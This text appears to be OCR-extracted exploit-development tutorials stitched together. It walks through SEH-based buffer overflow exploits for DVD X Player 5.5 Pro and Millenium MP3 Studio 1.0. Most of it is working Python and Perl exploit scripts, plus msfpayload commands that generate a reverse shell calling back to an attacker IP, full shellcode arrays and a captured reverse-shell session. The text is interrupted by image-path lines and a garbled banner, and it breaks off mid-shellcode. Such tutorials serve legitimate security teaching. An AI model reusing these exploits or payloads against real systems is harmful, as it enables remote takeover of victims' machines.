
```
buffer = "A"*608 + "B"*4 + "\x19\x76\x61\x61" + "D"*1384


textfile = open(filename , 'w')

textfile.write(buffer)

textfile.close()
```

Ok lets recreate our new *.plf file and put a breakpoint on our SEH pointer in the debugger. After passing the first exception with Shift-F9 we hit our breakpoint. You can see the screenshot below.




Breakpoint


Perfect!! If we step through these three instructions with F7 the RETN instruction will bring us back the our “B”*4 (nSEH). We can see that the pointer we put in SEH has been converted to opcode and after that we have our “D”*1384 which can be used for our shellcode. All that remains is to write some opcode in nSHE which will make a short jump forward into our “D”'s, we can do this live in the debugger, observe the screenshots below.



nSEH



Assemble jmp



jmp opcode

Ok so that's a pretty neat trick since we now know which opcode we need to put in nSEH to jump to our buffer. We need to jump forward at least 6-bytes. Our new buffer should look like this:

buffer = "A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + "D"*1384

Shellcode + Game Over

The serious work is done. We need to (1) make room for our shellcode and (2) generate a payload to insert in our exploit. Again like in the previous part we want to have our buffer space calculated dynamically so we can easily exchange the shellcode if we want to. You can see the result below. Any shellcode that we insert in the shellcode variable will get executed by our buffer overflow.

?

```
#!/usr/bin/python -w


filename="evil.plf"


shellcode = (

)


#--------------------------------------------------------------------------------#
# (*) badchars = '\x00\x0A\x0D\x1A'                                              #
#                                                                                #
# offset to: (2) nseh 608-bytes, (1) seh 112-bytes                               #
# (2) nseh = '\xEB\x06' => jump short 6-bytes                                    #
# (1) seh = 0x61617619 : pop esi # pop edi # ret  | EPG.dll                      #
# (3) shellcode space = 1384-bytes                                               #
#--------------------------------------------------------------------------------#
# SEH Exploit Structure:                                                         #
#                          \---------------->                                    #
#    [AAA.....................AAA]   [nseh]   [seh]   [BBB.....................BBB]    #
#    \------------------------------------->                                    #
#                          <-------/                                             #
# (1) Initial overwrite, SEH leads us back 4-bytes to nSEH                       #
# (2) nSEH jumps over SEH and redirects execution to our B's                     #
```

```
# (3) We place our shellcode here ... Game Over!                              #
#-------------------------------------------------------------------------------#

evil = "\x90"*20 + shellcode
buffer = "A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + evil + "B"*(1384-len(evil))

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

Ok time to generate some shellcode. For the sake of diversity I'll be using a reverse shell...

```
root@bt:~# msfpayload -l
[...snip...]
windows/shell_bind_tcp_xpfw       Disable the Windows ICF, then listen for a connection and spawn a
                                  command shell
windows/shell_reverse_tcp         Connect back to attacker and spawn a command shell
windows/speak_pwned               Causes the target to say "You Got Pwned" via the Windows Speech API
[...snip...]

root@bt:~# msfpayload windows/shell_reverse_tcp O

      Name: Windows Command Shell, Reverse TCP Inline
    Module: payload/windows/shell_reverse_tcp
   Version: 8642
  Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 314
      Rank: Normal
```

Provided by:

vlad902 <vlad902@gmail.com>

sf <stephen_fewer@harmonysecurity.com>

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique: seh, thread, process, none

LHOST yes The listen address

LPORT 4444 yes The listen port

Description:

Connect back to attacker and spawn a command shell

root@bt:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.111.132 LPORT=9988 R| msfencode -b

'\x00\x0A\x0D\x1A' -t c

[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)

unsigned char buf[] =

"\xba\x6f\x3d\x04\x90\xd9\xc7\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"

"\x4f\x31\x56\x14\x83\xee\xfc\x03\x56\x10\x8d\xc8\xf8\x78\xd8"

"\x33\x01\x79\xba\xba\xe4\x48\xe8\xd9\x6d\xf8\x3c\xa9\x20\xf1"

"\xb7\xff\xd0\x82\xb5\xd7\xd7\x23\x73\x0e\xd9\xb4\xb2\x8e\xb5"

"\x77\xd5\x72\xc4\xab\x35\x4a\x07\xbe\x34\x8b\x7a\x31\x64\x44"

"\xf0\xe0\x98\xe1\x44\x39\x99\x25\xc3\x01\xe1\x40\x14\xf5\x5b"

"\x4a\x45\xa6\xd0\x04\x7d\xcc\xbe\xb4\x7c\x01\xdd\x89\x37\x2e"

"\x15\x79\xc6\xe6\x64\x82\xf8\xc6\x2a\xbd\x34\xcb\x33\xf9\xf3"

"\x34\x46\xf1\x07\xc8\x50\xc2\x7a\x16\xd5\xd7\xdd\xdd\x4d\x3c"

"\xdf\x32\x0b\xb7\xd3\xff\x58\x9f\xf7\xfe\x8d\xab\x0c\x8a\x30"

"\x7c\x85\xc8\x16\x58\xcd\x8b\x37\xf9\xab\x7a\x48\x19\x13\x22"

"\xec\x51\xb6\x37\x96\x3b\xdf\xf4\xa4\xc3\x1f\x93\xbf\xb0\x2d"

"\x3c\x6b\x5f\x1e\xb5\xb5\x98\x61\xec\x01\x36\x9c\x0f\x71\x1e"

"\x5b\x5b\x21\x08\x4a\xe4\xaa\xc8\x73\x31\x7c\x99\xdb\xea\x3c"

"\x49\x9c\x5a\xd4\x83\x13\x84\xc4\xab\xf9\xb3\xc3\x3c\xc2\x6c"

"\xa4\x38\xaa\x6e\x3a\x66\x2f\xe6\xdc\x02\x3f\xae\x77\xbb\xa6"

"\xeb\x03\x5a\x26\x26\x83\xff\xb5\xad\x53\x89\xa5\x79\x04\xde"

"\x18\x70\xc0\xf2\x03\x2a\xf6\x0e\xd5\x15\xb2\xd4\x26\x9b\x3b"

"\x98\x13\xbf\x2b\x64\x9b\xfb\x1f\x38\xca\x55\xc9\xfe\xa4\x17"

"\xa3\xa8\x1b\xfe\x23\x2c\x50\xc1\x35\x31\xbd\xb7\xd9\x80\x68"

"\x8e\xe6\x2d\xfd\x06\x9f\x53\x9d\xe9\x4a\xd0\xad\xa3\xd6\x71"

"\x26\x6a\x83\xc3\x2b\x8d\x7e\x07\x52\x0e\x8a\xf8\xa1\x0e\xff"

"\xfd\xee\x88\xec\x8f\x7f\x7d\x12\x23\x7f\x54";

After adding some notes the final exploit is ready!!

?

```
#!/usr/bin/python -w

#--------------------------------------------------------------------------------#
# Exploit: DVD X Player 5.5 Pro SEH (local BOF)                                  #
# OS: Tested XP PRO SP3 (EPG.dll should be universal)                            #
# Author: b33f (Ruben Boonen)                                                    #
# Software: http://www.exploit-db.com/wp-content/themes/exploit/applications     #
#         /cdfda7217304f4deb7d2e8feb5696394-DVDXPlayerSetup.exe                  #
#--------------------------------------------------------------------------------#
# This exploit was created for Part 3 of my Exploit Development tutorial series... #
# http://www.fuzzysecurity.com/tutorials/expDev/3.html                           #
#--------------------------------------------------------------------------------#
# root@bt:~# nc -lvp 9988                                                        #
# listening on [any] 9988 ...                                                    #
# 192.168.111.128: inverse host lookup failed: Unknown server error              #
```

```
# connect to [192.168.111.132] from (UNKNOWN) [192.168.111.128] 1044             #
# Microsoft Windows XP [Version 5.1.2600]                                        #
# (C) Copyright 1985-2001 Microsoft Corp.                                        #
#                                                                                #
# G:\tutorial>ipconfig                                                           #
# ipconfig                                                                       #
#                                                                                #
# Windows IP Configuration                                                       #
#                                                                                #
#                                                                                #
# Ethernet adapter Local Area Connection:                                        #
#                                                                                #
#       Connection-specific DNS Suffix  . : localdomain                          #
#       IP Address. . . . . . . . . . . . : 192.168.111.128                      #
#       Subnet Mask . . . . . . . . . . . : 255.255.255.0                        #
#       Default Gateway . . . . . . . . . :                                      #
#                                                                                #
# G:\tutorial>                                                                   #
#--------------------------------------------------------------------------------#

filename="evil.plf"

#-------------------------------------------------------------------------------------------------------------#
# msfpayload windows/shell_reverse_tcp LHOST=192.168.111.132 LPORT=9988 R| msfencode -b '\x00\x0A\x0D\x
# [*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)                                                #
#-------------------------------------------------------------------------------------------------------------#
shellcode = (
"\xba\x6f\x3d\x04\x90\xd9\xc7\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x4f\x31\x56\x14\x83\xee\xfc\x03\x56\x10\x8d\xc8\xf8\x78\xd8"
"\x33\x01\x79\xba\xba\xe4\x48\xe8\xd9\x6d\xf8\x3c\xa9\x20\xf1"
"\xb7\xff\xd0\x82\xb5\xd7\xd7\x23\x73\x0e\xd9\xb4\xb2\x8e\xb5"
```

```
"\x77\xd5\x72\xc4\xab\x35\x4a\x07\xbe\x34\x8b\x7a\x31\x64\x44"
"\xf0\xe0\x98\xe1\x44\x39\x99\x25\xc3\x01\xe1\x40\x14\xf5\x5b"
"\x4a\x45\xa6\xd0\x04\x7d\xcc\xbe\xb4\x7c\x01\xdd\x89\x37\x2e"
"\x15\x79\xc6\xe6\x64\x82\xf8\xc6\x2a\xbd\x34\xcb\x33\xf9\xf3"
"\x34\x46\xf1\x07\xc8\x50\xc2\x7a\x16\xd5\xd7\xdd\xdd\x4d\x3c"
"\xdf\x32\x0b\xb7\xd3\xff\x58\x9f\xf7\xfe\x8d\xab\x0c\x8a\x30"
"\x7c\x85\xc8\x16\x58\xcd\x8b\x37\xf9\xab\x7a\x48\x19\x13\x22"
"\xec\x51\xb6\x37\x96\x3b\xdf\xf4\xa4\xc3\x1f\x93\xbf\xb0\x2d"
"\x3c\x6b\x5f\x1e\xb5\xb5\x98\x61\xec\x01\x36\x9c\x0f\x71\x1e"
"\x5b\x5b\x21\x08\x4a\xe4\xaa\xc8\x73\x31\x7c\x99\xdb\xea\x3c"
"\x49\x9c\x5a\xd4\x83\x13\x84\xc4\xab\xf9\xb3\xc3\x3c\xc2\x6c"
"\xa4\x38\xaa\x6e\x3a\x66\x2f\xe6\xdc\x02\x3f\xae\x77\xbb\xa6"
"\xeb\x03\x5a\x26\x26\x83\xff\xb5\xad\x53\x89\xa5\x79\x04\xde"
"\x18\x70\xc0\xf2\x03\x2a\xf6\x0e\xd5\x15\xb2\xd4\x26\x9b\x3b"
"\x98\x13\xbf\x2b\x64\x9b\xfb\x1f\x38\xca\x55\xc9\xfe\xa4\x17"
"\xa3\xa8\x1b\xfe\x23\x2c\x50\xc1\x35\x31\xbd\xb7\xd9\x80\x68"
"\x8e\xe6\x2d\xfd\x06\x9f\x53\x9d\xe9\x4a\xd0\xad\xa3\xd6\x71"
"\x26\x6a\x83\xc3\x2b\x8d\x7e\x07\x52\x0e\x8a\xf8\xa1\x0e\xff"
"\xfd\xee\x88\xec\x8f\x7f\x7d\x12\x23\x7f\x54")


#--------------------------------------------------------------------------------#
# (*) badchars = '\x00\x0A\x0D\x1A'                                              #
#                                                                                #
# offset to: (2) nseh 608-bytes, (1) seh 112-bytes                               #
# (2) nseh = '\xEB\x06' => jump short 6-bytes                                    #
# (1) seh = 0x61617619 : pop esi # pop edi # ret  | EPG.dll                      #
# (3) shellcode space = 1384-bytes                                               #
#--------------------------------------------------------------------------------#
# SEH Exploit Structure:                                                         #
#                          \---------------->                                    #
#    [AAA.................AAA]   [nseh]   [seh]   [BBB.................BBB]     #
```

```
#    \--------------------------------------->                    #
#                          <-------/                    #
# (1) Initial EIP overwrite, SEH leads us back 4-bytes to nSEH              #
# (2) nSEH jumps over SEH and redirects execution to our B's                #
# (3) We place our shellcode here ... Game Over!                    #
#-------------------------------------------------------------------------------#


evil = "\x90"*20 + shellcode
buffer = "A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + evil + "B"*(1384-len(evil))


textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

In the screenshot below we can see the before and after output of the “netstat -an” command and below that we have the backtrack terminal output of our reverse shell connection. Game Over!!



Shell

root@bt:~/Desktop# nc -lvp 9988

listening on [any] 9988 ...

192.168.111.128: inverse host lookup failed: Unknown server error : Connection timed out

connect to [192.168.111.132] from (UNKNOWN) [192.168.111.128] 1044

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

G:\tutorial>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address. . . . . : 192.168.111.128

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :

G:\tutorial>

https://www.fuzzysecurity.com/tutorials/expDev/3.html

I have indicated that SEH needs to be overwritten by a pointer to “pop pop ret” and that next SEH needs to be overwritten with 6 bytes to jump over SEH… Of course, this structure was based on the logic of most SEH based vulnerabilities, and more specifically on the vulnerability in Easy RM to MP3 Player. So it’s just an example behind the concept of SEH based vulnerabilities. You really need to look to all registers, work with breakpoints, etc, to see where your payload / shellcode resides… look at your stack and then build the payload structure accordingly… Just be creative.

Sometimes you get lucky and the payload can be built almost blindfolded. Sometimes you don’t get lucky, but you can still turn a somewhat hard to exploit vulnerability into a stable exploit that works across various versions of the operating system. And sometimes you will need to hardcode addresses because that is the only way to make things work. Either way, most exploits don’t look the same. They are manual and handcrafted work, based on the


specific properties of a given vulnerability and the available methods to exploit the vulnerability.

In today's tutorial, we'll look at building an exploit for a vulnerability that was discovered in Millenium MP3 Studio 1.0, as reported at http://www.milw0rm.com/exploits/9277.

You can download a local copy of Millenium MP3 Studio here :

Please log in to download Millenium MP3 Studio (1.7 MiB)

The proof of concept script states that (probably based on the values of the registers), it's easy to exploit… but it did not seem to work for the person who discovered the flaw and posted this PoC script.



```
#!/usr/bin/perl
# Found By :: HACK4LOVE
# MP3 Studio v 1.0 (.mpf /.m3u File) Local Stack Overflow PoC
##http://www.software112.com/products/mp3-millennium+download.html
#################################################################################
##Thanks for SkuLL-HacKeR ####and all WwW.Sec-ArT.CoM/cc team
#################################################################################
##EAX 00000000
##ECX 41414141
##EDX 7C9037D8 ntdll.7C9037D8
##EBX 00000000
##ESP 00134970
##EBP 00134990
##ESI 00000000
##EDI 00000000
##EIP 41414141
#################################################################################
## it so easy exploit but it did not work for me i hope some one exploit it#####
#################################################################################
my $crash="http://".'\x41" x 5000;
open(myfile,'>>hack4love.m3u');
print myfile $crash;
#################################################################################

# milw0rm.com [2009-07-27]
```

Based on the values in the registers displayed by "Hack4love", one could conclude that this is a typical stack based overflow, where EIP gets overwritten with the junk buffer… so you need to find the offset to EIP, find the payload in one of the registers, overwrite EIP with a "jump to…" and that's it ? Well… not exactly.

Let' see. Create a file with "http://"+5000 A's… What do you get when you run the application via windbg and open the file ? We'll create a mpf file :

```
my $sploitfile="c0d3r.mpf";

my $junk = "http://";

$junk=$junk."A"x5000;

my $payload=$junk;

print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;close (myfile);

print " [+] File written\n";

print " [+] " . length($payload)." bytes\n";
```

Open windbg and open the mp3studio executable. Run the application and open the file. (I'm not going to repeat these instructions every time, I assume you know the drill by now)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=41414141 esi=0012e990 edi=00faa68c

eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0

nv up ei pl nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00010206*** WARNING: Unable to verify checksum for image

00400000*** ERROR: Module load completed but symbols could not be loaded for image

00400000image00400000+0x3734:00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:0023:41414139=????????

Missing image name, possible paged-out or corrupt data.

Right, access violation… but the registers are nowhere near the ones mentioned in the PoC script. So either the buffer length is wrong (to trigger a typical stack based EIP overwrite overflow), or it's a SEH based issue. Look at the SEH Chain to find out :

0:000> !exchain0012f9a0:

+41414140 (41414141)

Invalid exception stack at 41414141

ah, ok. Both the SE Handler and the next SEH are overwritten. So it's a SEH based exploit.

Build another file with a 5000 character Metasploit pattern in order to find the offset to next SEH and SE Handler :

Now SEH chain looks like this :

0:000> !exchain0012f9a0:

+30684638 (30684639)

Invalid exception stack at 67463867

So SE Handler was overwritten with 0x39466830 (little endian, remember), and next SEH was overwritten with 0x67384667

- SE Handler : 0x39466830 = 9Fh0 (pattern offset 4109)
- next SEH : 0x67384667 = g8Fg (pattern offset 4105)

This makes sense.

Now, in a typical SEH exploit, you would build your payload like this :

- – first 4105 junk characters (and get rid of some nasty characters such as the 2 backslashes after http: + added a couple of A's to keep the amount of characters in groups of 4)
- – then overwrite next SEH with jumpcode (0xeb,0x06,0x90,0x90) to jump over SE Handler and land on the shellcode
- – then overwrite SE Handler with a pointer to pop pop ret

- – then put your shellcode (surrounded by nops if necessary) and append more data if required

or, in perl (still using some fake content just to verify the offsets) :

my $totalsize=5005;

my $sploitfile="c0d3r.mpf";

my $junk = "http:AA";

$junk=$junk."A" x 4105;

my $nseh="BBBB";

my $seh="CCCC";

my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));

my $payload=$junk.$nseh.$seh.$shellcode;

print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;

close (myfile);

print " [+] File written\n";

print " [+] " . length($payload)."

Crash :

(ac0.ec0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0012fba4 ebx=0012fba4 ecx=00000000 edx=44444444 esi=0012eb7c edi=00fb1c84

eip=00403734 esp=0012eb68 ebp=0012fbac iopl=0

nv up ei pl nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00010206*** WARNING: Unable to verify checksum for image

00400000*** ERROR: Module load completed but symbols could not be loaded for image00400000image

00400000+0x3734:00403734 8b4af8 mov ecx,dword ptr [edx-8]
ds:0023:4444443c=????????

Missing image name, possible paged-out or corrupt data.0:000>

!exchain0012fb8c:

+43434342 (43434343)

Invalid exception stack at 42424242

So SE Handler was overwritten with 43434343 (4 C's, as expected), and next SEH was overwritten with 42424242 (4 B's, as expected).

Let's replace the SE Handler with a pointer to pop pop ret, and replace next SEH with 4 breakpoints. (no jumpcode yet, we just want to find our payload) :

Look at the list of loaded modules and try to find a pop pop ret in one of the modules. (You can use the Ollydbg "SafeSEH" plugin to see whether the modules are compiled with safeSEH or not).

xaudio.dll, one of the application dll's, contains multiple pop pop ret's. We'll use the one at 0x1002083D :

```
my $totalsize=5005;

my $sploitfile="c0d3r.mpf";

my $junk = "http:AA";

$junk=$junk."A" x 4105;

my $nseh="\xcc\xcc\xcc\xcc"; #breakpoint, sploit should stop here

my $seh=pack('V',0x1002083D);

my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));

my $payload=$junk.$nseh.$seh.$shellcode;#

print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;

close (myfile);

print " [+] File written\n";

print " [+] " . length($payload)." bytes\n";
```

At the first Access violation, we passed the exception back to the application. pop pop ret was executed and you should end up on the breakpoint code (in nseh)

Now where is our payload ? It should look like a lot of D's (after seh)… but it could be A's as well (at the beginning of the buffer – let's find out) :

If the payload is after seh, (and the application stopped at our break), then EIP should now point to the first byte of nseh (our breakpoint code), and thus a dump eip should show nseh, followed by seh, followed by the shellcode :

0:000> d eip

0012f9a0 cc cc cc cc 3d 08 02 10-44 44 44 44 44 44 44 44 ....=...DDDDDDDD

0012f9b0 44 44 44 44 44 44 44 44-**00 00 00 00** 44 44 44 44 DDDDDDDD**....**DDDD

0012f9c0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012f9d0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012f9e0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012f9f0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012fa00 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012fa10 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

Ok, that looks promising, however we can see some null bytes after about 32bytes (in blue)… so we have 2 options : use the 4 bytes of code at nseh to jump over seh, and then use those 16 bytes to jump over the null bytes. Or jump directly from nseh to the shellcode.

First, let's verify that we are really looking at the start of the shellcode (by replacing the first D's with some easily recognized data) :

```
my $totalsize=5005;

my $sploitfile="c0d3r.mpf";

my $junk = "http:AA";

$junk=$junk."A" x 4105;

my $nseh="\xcc\xcc\xcc\xcc";

my $seh=pack('V',0x1002083D);

my $shellcode="A123456789B123456789C123456789D123456789";

my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$shellcode));

my $payload=$junk.$nseh.$seh.$shellcode.$junk2;

print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;close (myfile);

print " [+] File written\n";

print " [+] " . length($payload)." bytes\n";
```

(b60.cc0): Break instruction exception - code 80000003 (first chance)

eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000

eip=0012f9a0 esp=0012e5b8 ebp=0012e5cc iopl=0

nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00000246+0x12f99f:

0012f9a0 cc int 3

0:000> d eip

0012f9a0 cc cc cc cc 3d 08 02 10-41 31 32 33 34 35 36 37 ....=...A1234567

0012f9b0 38 39 42 31 32 33 34 35-00 00 00 00 43 31 32 33 89B12345....C123

0012f9c0 34 35 36 37 38 39 44 31-32 33 34 35 36 37 38 39 456789D123456789

0012f9d0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012f9e0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012f9f0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012fa00 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

0012fa10 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD

Ok, so it is the beginning of the shellcode, but there is a little “hole” after the first couple of shellcode bytes… (see null bytes in red)

Let’s say we want to jump over the hole, and start the shellcode with 4 NOP’s (so we can put our real shellcode at 0012f9c0… basically use 24 NOP’s in total before the shellcode), then we need to jump (from nseh) 30 bytes. (That’s 0xeb,0x1e), then we can do this :

```
my $totalsize=5005;

my $sploitfile="c0d3r.mpf";

my $junk = "http:AA";

$junk=$junk."A" x 4105;

my $nseh="\xeb\x1e\x90\x90"; #jump 30 bytes

my $seh=pack('V',0x1002083D);

my $nops = "\x90" x 24;

my $shellcode="\xcc\xcc\xcc\xcc";

my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));

my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;

print " [+] Writing exploit file $sploitfile\n";

open (myfile,">$sploitfile");

print myfile $payload;close (myfile);

print " [+] File written\n";
```

print " [+] " . length($payload)." bytes\n";

Open the mpf file and you should be stopped at the breakpoint (at 0x0012f9c0) after passing the first exception to the application :

(1a4.9d4): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=90909090 esi=0012e990 edi=00fabf9c

eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0

nv up ei ng nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00010286*** WARNING: Unable to verify checksum for image

00400000*** ERROR: Module load completed but symbols could not be loaded for image

00400000image00400000+0x3734:

00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:0023:90909088=????????

Missing image name, possible paged-out or corrupt data.

0:000> g

(1a4.9d4): Break instruction exception - code 80000003 (first chance)

eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000

eip=0012f9c0 esp=0012e5b8 ebp=0012e5cc iopl=0

nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000

efl=00000246+0x12f9bf:

0012f9c0 cc int 3

Ok, now replace the breaks with real shellcode and finalize the script :

[+] Vulnerability : .mpf File Local Stack Overflow Exploit (SEH) #2

[+] Product : Millenium MP3 Studio

[+] Versions affected : v1.0

[+] Download : http://www.software112.com/products/mp3-millennium+download.html

[+] Method : seh

[+] Tested on : Windows XP SP3 En

[+] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com

[+] Greetz to : Saumil & SK

```
# Based on PoC/findings by HACK4LOVE ( http://milw0rm.com/exploits/9277

# ------------------------------------------------------------------------

#                                MMMMM~.

#                                MMMMM?.

#    MMMMMM8.  .=MMMMMMM.. MMMMMMMM, MMMMMMM8.  MMMMM?.
MMMMMMM:   MMMMMMMMMM.

#
MMMMMMMMMM=.MMMMMMMMMMM.MMMMMMMM=MMMMMMMMMM=.MMM
MM?7MMMMMMMMM: MMMMMMMMMM:

#
MMMMMIMMMMM+MMMMM$MMMMM=MMMMMD$I8MMMMMIMMMMM~MMMMM
?MMMMMZMMMMMI.MMMMMZMMMMM:

#  MMMMM==7III~MMMMM=MMMMM=MMMMM$.
8MMMMMZ$$$$$~MMMMM?..MMMMMMMMMI.MMMMM+MMMMM:

#  MMMMM=.    MMMMM=MMMMM=MMMMM7. 8MMMMM?    .
MMMMM?NMMMM8MMMMMI.MMMMM+MMMMM:

#  MMMMM=MMMMM+MMMMM=MMMMM=MMMMM7.
8MMMMM?MMMMM:MMMMM?MMMMMIMMMMMO.MMMMM+MMMMM:

#  =MMMMMMMMMZ~MMMMMMMMMM8~MMMMM7.
.MMMMMMMMMMO:MMMMM?MMMMMMMMMMMMMIMMMMM+MMMMM:

#  .:$MMMMMO7:..+OMMMMMO$=.MMMMM7.  ,IMMMMMMO$~
MMMMM?.?MMMOZMMMMZ~MMMMM+MMMMM:

#    .,,,..     .,,,,.  .,,,,,    ..,,,..  .,,,,.. .,,...,,,. .,,,,..,,,,.

#                                        eip hunters

# ------------------------------------------------------------------------

#

# Script provided for educational purposes only.

#

#

#

my $totalsize=5005;

my $sploitfile="c0d3r.m3u";

my $junk = "http:AA";

$junk=$junk."A" x 4105;

my $nseh="\xeb\x1e\x90\x90";  #jump 30 bytes
```

```
my $seh=pack('V',0x1002083D);  #pop pop ret from xaudio.dll
my $nops = "\x90" x 24;
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe6\xda\xdb\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x50\x44\x45\x50\x43\x30\x43\x30\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x45\x55\x43\x48\x45\x51\x4a\x4f\x4c" .
